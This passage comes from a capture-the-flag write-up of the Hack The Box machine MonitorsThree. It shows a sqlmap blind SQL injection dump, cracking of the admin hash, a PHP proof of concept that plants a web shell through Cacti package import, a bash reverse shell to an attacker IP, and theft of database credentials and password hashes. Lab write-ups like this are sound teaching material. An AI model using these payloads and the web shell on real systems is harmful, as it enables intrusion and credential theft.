back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:12:56] [INFO] fetching database names
[10:12:56] [INFO] fetching number of databases
[10:12:56] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[10:13:01] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
<--- CUT FOR BREVITY --->
Then I modified my command and guessed that there has to be a users table and so I started dumping. This process took some sweet time because of the Time-Based Blind SQL Injection!
After quite some time I got the hash of admin.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ sqlmap -r request.req --dbms mysql -D monitorsthree_db -T users --dump --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:43:32 /2024-08-27/

[11:43:32] [INFO] parsing HTTP request from 'request.req'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[11:43:32] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 8898 FROM (SELECT(SLEEP(5)))XeOb) AND 'YbBD'='YbBD
---
[11:43:33] [INFO] testing MySQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[11:44:03] [INFO] confirming MySQL
[11:44:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[11:44:54] [INFO] adjusting time delay to 1 second due to good response times
[11:44:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[11:44:54] [INFO] fetching columns for table 'users' in database 'monitorsthree_db'
[11:44:54] [INFO] retrieved: 9
[11:45:12] [INFO] retrieved: id
[11:45:45] [INFO] retrieved: username
[11:47:47] [INFO] retrieved: email
[11:49:02] [INFO] retrieved: password
[11:51:32] [INFO] retrieved: name
[11:52:32] [INFO] retrieved: po
[11:53:46] [ERROR] invalid character detected. retrying..
[11:53:46] [WARNING] increasing time delay to 2 seconds
sition
[11:57:09] [INFO] retrieved: dob
[11:58:56] [INFO] retrieved: start_date
[12:04:57] [INFO] retrieved: salary
[12:07:47] [INFO] fetching entries for table 'users' in database 'monitorsthree_db'
[12:07:47] [INFO] fetching number of entries for table 'users' in database 'monitorsthree_db'
[12:07:47] [INFO] retrieved: 4
[12:07:58] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
Marc
[12:10:34] [ERROR] invalid character detected. retrying..
[12:10:34] [WARNING] increasing time delay to 3 seconds
us Higgins
[12:18:59] [INFO] retrieved: Super User
[12:27:32] [INFO] retrieved: 1978-04-25
[12:37:31] [INFO] retrieved: admin@monitor
[12:49:16] [ERROR] invalid character detected. retrying..
[12:49:16] [WARNING] increasing time delay to 4 seconds
st
[12:53:06] [ERROR] invalid character detected. retrying..
[12:53:06] [WARNING] increasing time delay to 5 seconds
hr
[12:56:58] [ERROR] invalid character detected. retrying..
[12:56:58] [WARNING] increasing time delay to 6 seconds
ee.htb
[13:07:14] [INFO] retrieved: 2
[13:08:47] [INFO] retrieved: 31a181c8372e3afc59dab863430610e8
[13:58:59] [INFO] retrieved: 320800.00
[14:11:16] [INFO] retrieved: 20
[14:14:23] [ERROR] invalid character detected. retrying..
[14:14:23] [WARNING] increasing time delay to 7 seconds
21-01-12
[14:29:18] [INFO] retrieved: admin
[14:37:35] [INFO] retrieved: Mic^C^C
[14:42:44] [WARNING] Ctrl+C detected in dumping phase
[14:42:44] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:42:44] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:42:44] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:42:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:42:44] [INFO] starting 4 processes
[14:42:50] [INFO] current status: k8muk... |^C
[14:42:50] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[14:42:50] [WARNING] no clear password(s) found
Database: monitorsthree_db
Table: users
[1 entry]
+----+------------+-------------------------+----------------+-----------+----------------------------------+----------+------------+------------+
| id | dob        | email                   | name           | salary    | password                         | username | position   | start_date |
+----+------------+-------------------------+----------------+-----------+----------------------------------+----------+------------+------------+
| 2  | 1978-04-25 | [email protected] | Marcus Higgins | 320800.00 | 31a181c8372e3afc59dab863430610e8 | admin    | Super User | 2021-01-12 |
+----+------------+-------------------------+----------------+-----------+----------------------------------+----------+------------+------------+

[14:42:50] [INFO] table 'monitorsthree_db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/monitorsthree.htb/dump/monitorsthree_db/users.csv'
[14:42:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/monitorsthree.htb'

[*] ending @ 14:42:50 /2024-08-27/| Username | Hash |
|---|---|
| admin | 31a181c8372e3afc59dab863430610e8 |
Cracking the Hash
As most of the time crackstation got my back and had the hash already available.
| Password |
|---|
| greencacti2001 |
Foothold
Cacti
With the username admin and the password greencacti2001 I was able to login to Cacti.
| Username | Password |
|---|---|
| admin | greencacti2001 |

Remote Code Execution (RCE) through Cacti Package Import
The running version of Cacti had a vulnerability which allowed Remote Code Execution (RCE) through a crafted malicious package.
Modified PoC
Our folks Bushidosan and mentats modified the PoC from the advisory to have a web shell after uploading.
$filedata = '<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>';┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ cat rce.php
<?php
$xmldata = "<xml>
<files>
<file>
<name>resource/test.php</name>
<data>%s</data>
<filesignature>%s</filesignature>
</file>
</files>
<publickey>%s</publickey>
<signature></signature>
</xml>";
$filedata = '<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>';
$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata), base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "<signature>".base64_encode($signature)."</signature>", $data));
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");
?>I saved it into a file and executed it using php which generated a test.xml.gz file, ready for uploading.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ php rce.php
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ ls -la
total 12
drwxrwx--- 1 root vboxsf 58 Aug 27 15:02 .
drwxrwx--- 1 root vboxsf 54 Aug 27 10:09 ..
-rwxrwx--- 1 root vboxsf 922 Aug 27 15:01 rce.php
-rwxrwx--- 1 root vboxsf 678 Aug 27 10:09 request.req
-rwxrwx--- 1 root vboxsf 1230 Aug 27 15:02 test.xml.gzI went to Import/Export and then to Import Packages, selected the test.xml.gz and clicked on Import.


The message about the successful upload disappeared after a few seconds and I went to /resource/ to see if the web shell was working.

For the initial test it is possible to just access http://cacti.monitorsthree.htb/cacti/resource/test.php and if the page appears to be blank, it worked.
I added a simple id command to verify code execution. Please notice that there was a aggressive cleanup job running which almost every attempt deleted the web shell.

To gain access to the system I hosted a simple reverse shell payload and used curl without any URL encoded characters to execute it through the web shell.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/serve]
└─$ cat x
#!/bin/bash
bash -c '/bin/bash -i >& /dev/tcp/10.10.14.16/9001 0>&1'
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.225.157 - - [27/Aug/2024 15:09:16] "GET /x HTTP/1.1" 200 -┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from (UNKNOWN) [10.129.225.157] 50008
bash: cannot set terminal process group (1153): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monitorsthree:~/html/cacti/resource$For the final step I just stabilized the shell.
www-data@monitorsthree:~/html/cacti/resource$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<rce$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@monitorsthree:~/html/cacti/resource$ ^Z
zsh: suspended  nc -lnvp 9001

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 9001

www-data@monitorsthree:~/html/cacti/resource$
www-data@monitorsthree:~/html/cacti/resource$ export XTERM=xterm
www-data@monitorsthree:~/html/cacti/resource$
Enumeration
A quick look into /etc/passwd showed one user called marcus. So this was the path for privilege escalation.
www-data@monitorsthree:~/html/cacti/resource$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
marcus:x:1000:1000:Marcus:/home/marcus:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:115:121::/var/lib/snmp:/bin/false
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false| Username |
|---|
| marcus |
Since we got a shell as www-data we checked the available configuration files within the application so see if we could find any credentials.
www-data@monitorsthree:~/html/cacti/include$ ls -la
total 620
drwxr-xr-x  9 www-data www-data   4096 May 18 21:47 .
drwxr-xr-x 20 www-data www-data   4096 May 18 21:56 ..
-rw-r--r--  1 www-data www-data  10614 Dec 20  2023 auth.php
-rw-r--r--  1 www-data www-data   1708 Dec 20  2023 bottom_footer.php
-rw-r--r--  1 www-data www-data      7 Dec 20  2023 cacti_version
-rw-r--r--  1 www-data www-data   2120 Dec 20  2023 cli_check.php
-rw-r--r--  1 www-data www-data   6955 May 18 21:46 config.php
-rw-r--r--  1 www-data www-data   6955 Dec 20  2023 config.php.dist
drwxr-xr-x  2 www-data www-data   4096 Dec 20  2023 content
-rw-r--r--  1 www-data www-data   2607 Dec 20  2023 csrf.php
drwxr-xr-x 10 www-data www-data   4096 Dec 20  2023 fa
drwxr-xr-x  2 www-data www-data   4096 Dec 20  2023 fonts
-rw-r--r--  1 www-data www-data  21157 Dec 20  2023 global.php
-rw-r--r--  1 www-data www-data  85439 Dec 20  2023 global_arrays.php
-rw-r--r--  1 www-data www-data  15614 Dec 20  2023 global_constants.php
-rw-r--r--  1 www-data www-data  83636 Dec 20  2023 global_form.php
-rw-r--r--  1 www-data www-data  34367 Dec 20  2023 global_languages.php
-rw-r--r--  1 www-data www-data   6390 Dec 20  2023 global_session.php
-rw-r--r--  1 www-data www-data 117409 Dec 20  2023 global_settings.php
-rw-r--r--  1 www-data www-data   1586 Dec 20  2023 index.php
drwxr-xr-x  3 www-data www-data   4096 Dec 20  2023 js
-rw-r--r--  1 www-data www-data 132139 Dec 20  2023 layout.js
-rw-r--r--  1 www-data www-data   1935 Dec 20  2023 plugins.php
-rw-r--r--  1 www-data www-data   9811 Dec 20  2023 realtime.js
-rw-r--r--  1 www-data www-data   4608 Dec 20  2023 session.php
drwxr-xr-x  9 www-data www-data   4096 Dec 20  2023 themes
-rw-r--r--  1 www-data www-data   3310 Dec 20  2023 top_general_header.php
-rw-r--r--  1 www-data www-data   3214 Dec 20  2023 top_graph_header.php
-rw-r--r--  1 www-data www-data   3225 Dec 20  2023 top_header.php
drwxr-xr-x  2 www-data www-data   4096 May 18 21:47 touch
drwxr-xr-x 11 www-data www-data   4096 Dec 20  2023 vendor
And indeed we found credentials for a MySQL database inside a config.php file located in the includes folder of cacti.
www-data@monitorsthree:~/html/cacti/include$ cat config.php
<?php
/*
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2023 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+
 | http://www.cacti.net/                                                   |
 +-------------------------------------------------------------------------+
*/

/**
 * Make sure these values reflect your actual database/host/user/password
 */

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;

/**
 * When the cacti server is a remote poller, then these entries point to
 * the main cacti server. Otherwise, these variables have no use and
 * must remain commented out.
 */

#$rdatabase_type     = 'mysql';
#$rdatabase_default  = 'cacti';
#$rdatabase_hostname = 'localhost';
#$rdatabase_username = 'cactiuser';
#$rdatabase_password = 'cactiuser';
#$rdatabase_port     = '3306';
#$rdatabase_retries  = 5;
#$rdatabase_ssl      = false;
#$rdatabase_ssl_key  = '';
#$rdatabase_ssl_cert = '';
#$rdatabase_ssl_ca   = '';

/**
 * The poller_id of this system.  set to `1` for the main cacti web server.
 * Otherwise, you this value should be the poller_id for the remote poller.
 */

<--- CUT FOR BREVITY --->| Username | Password |
|---|---|
| cactiuser | cactiuser |
Database Enumeration
We logged in using the newly found credentials and checked the available databases and corresponding tables.
www-data@monitorsthree:~/html/cacti/include$ mysql -u cactiuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 17461
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| cacti |
| information_schema |
| mysql |
+--------------------+
3 rows in set (0.001 sec)MariaDB [(none)]> use cacti;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changedMariaDB [cacti]> show tables;
+-------------------------------------+
| Tables_in_cacti |
+-------------------------------------+
| aggregate_graph_templates |
| aggregate_graph_templates_graph |
| aggregate_graph_templates_item |
| aggregate_graphs |
| aggregate_graphs_graph_item |
| aggregate_graphs_items |
| automation_devices |
| automation_graph_rule_items |
| automation_graph_rules |
| automation_ips |
| automation_match_rule_items |
| automation_networks |
| automation_processes |
| automation_snmp |
| automation_snmp_items |
| automation_templates |
| automation_tree_rule_items |
| automation_tree_rules |
| cdef |
| cdef_items |
| color_template_items |
| color_templates |
| colors |
| data_debug |
| data_input |
| data_input_data |
| data_input_fields |
| data_local |
| data_source_profiles |
| data_source_profiles_cf |
| data_source_profiles_rra |
| data_source_purge_action |
| data_source_purge_temp |
| data_source_stats_daily |
| data_source_stats_hourly |
| data_source_stats_hourly_cache |
| data_source_stats_hourly_last |
| data_source_stats_monthly |
| data_source_stats_weekly |
| data_source_stats_yearly |
| data_template |
| data_template_data |
| data_template_rrd |
| external_links |
| graph_local |
| graph_template_input |
| graph_template_input_defs |
| graph_templates |
| graph_templates_gprint |
| graph_templates_graph |
| graph_templates_item |
| graph_tree |
| graph_tree_items |
| host |
| host_graph |
| host_snmp_cache |
| host_snmp_query |
| host_template |
| host_template_graph |
| host_template_snmp_query |
| plugin_config |
| plugin_db_changes |
| plugin_hooks |
| plugin_realms |
| poller |
| poller_command |
| poller_data_template_field_mappings |
| poller_item |
| poller_output |
| poller_output_boost |
| poller_output_boost_local_data_ids |
| poller_output_boost_processes |
| poller_output_realtime |
| poller_reindex |
| poller_resource_cache |
| poller_time |
| processes |
| reports |
| reports_items |
| rrdcheck |
| sessions |
| settings |
| settings_tree |
| settings_user |
| settings_user_group |
| sites |
| snmp_query |
| snmp_query_graph |
| snmp_query_graph_rrd |
| snmp_query_graph_rrd_sv |
| snmp_query_graph_sv |
| snmpagent_cache |
| snmpagent_cache_notifications |
| snmpagent_cache_textual_conventions |
| snmpagent_managers |
| snmpagent_managers_notifications |
| snmpagent_mibs |
| snmpagent_notifications_log |
| user_auth |
| user_auth_cache |
| user_auth_group |
| user_auth_group_members |
| user_auth_group_perms |
| user_auth_group_realm |
| user_auth_perms |
| user_auth_realm |
| user_auth_row_cache |
| user_domains |
| user_domains_ldap |
| user_log |
| vdef |
| vdef_items |
| version |
+-------------------------------------+
113 rows in set (0.001 sec)From the users table we extracted some hashes.
MariaDB [cacti]> select * from user_auth \G;
*************************** 1. row ***************************
                    id: 1
              username: admin
              password: $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G
                 realm: 0
             full_name: Administrator
         email_address: [email protected]
  must_change_password:
       password_change:
             show_tree: on
             show_list: on
          show_preview: on
        graph_settings: on
            login_opts: 2
         policy_graphs: 1
          policy_trees: 1
          policy_hosts: 1
policy_graph_templates: 1
               enabled: on
            lastchange: -1
             lastlogin: -1
      password_history: -1
                locked:
       failed_attempts: 0
              lastfail: 0
           reset_perms: 436423766
*************************** 2. row ***************************
                    id: 3
              username: guest
              password: $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu
                 realm: 0
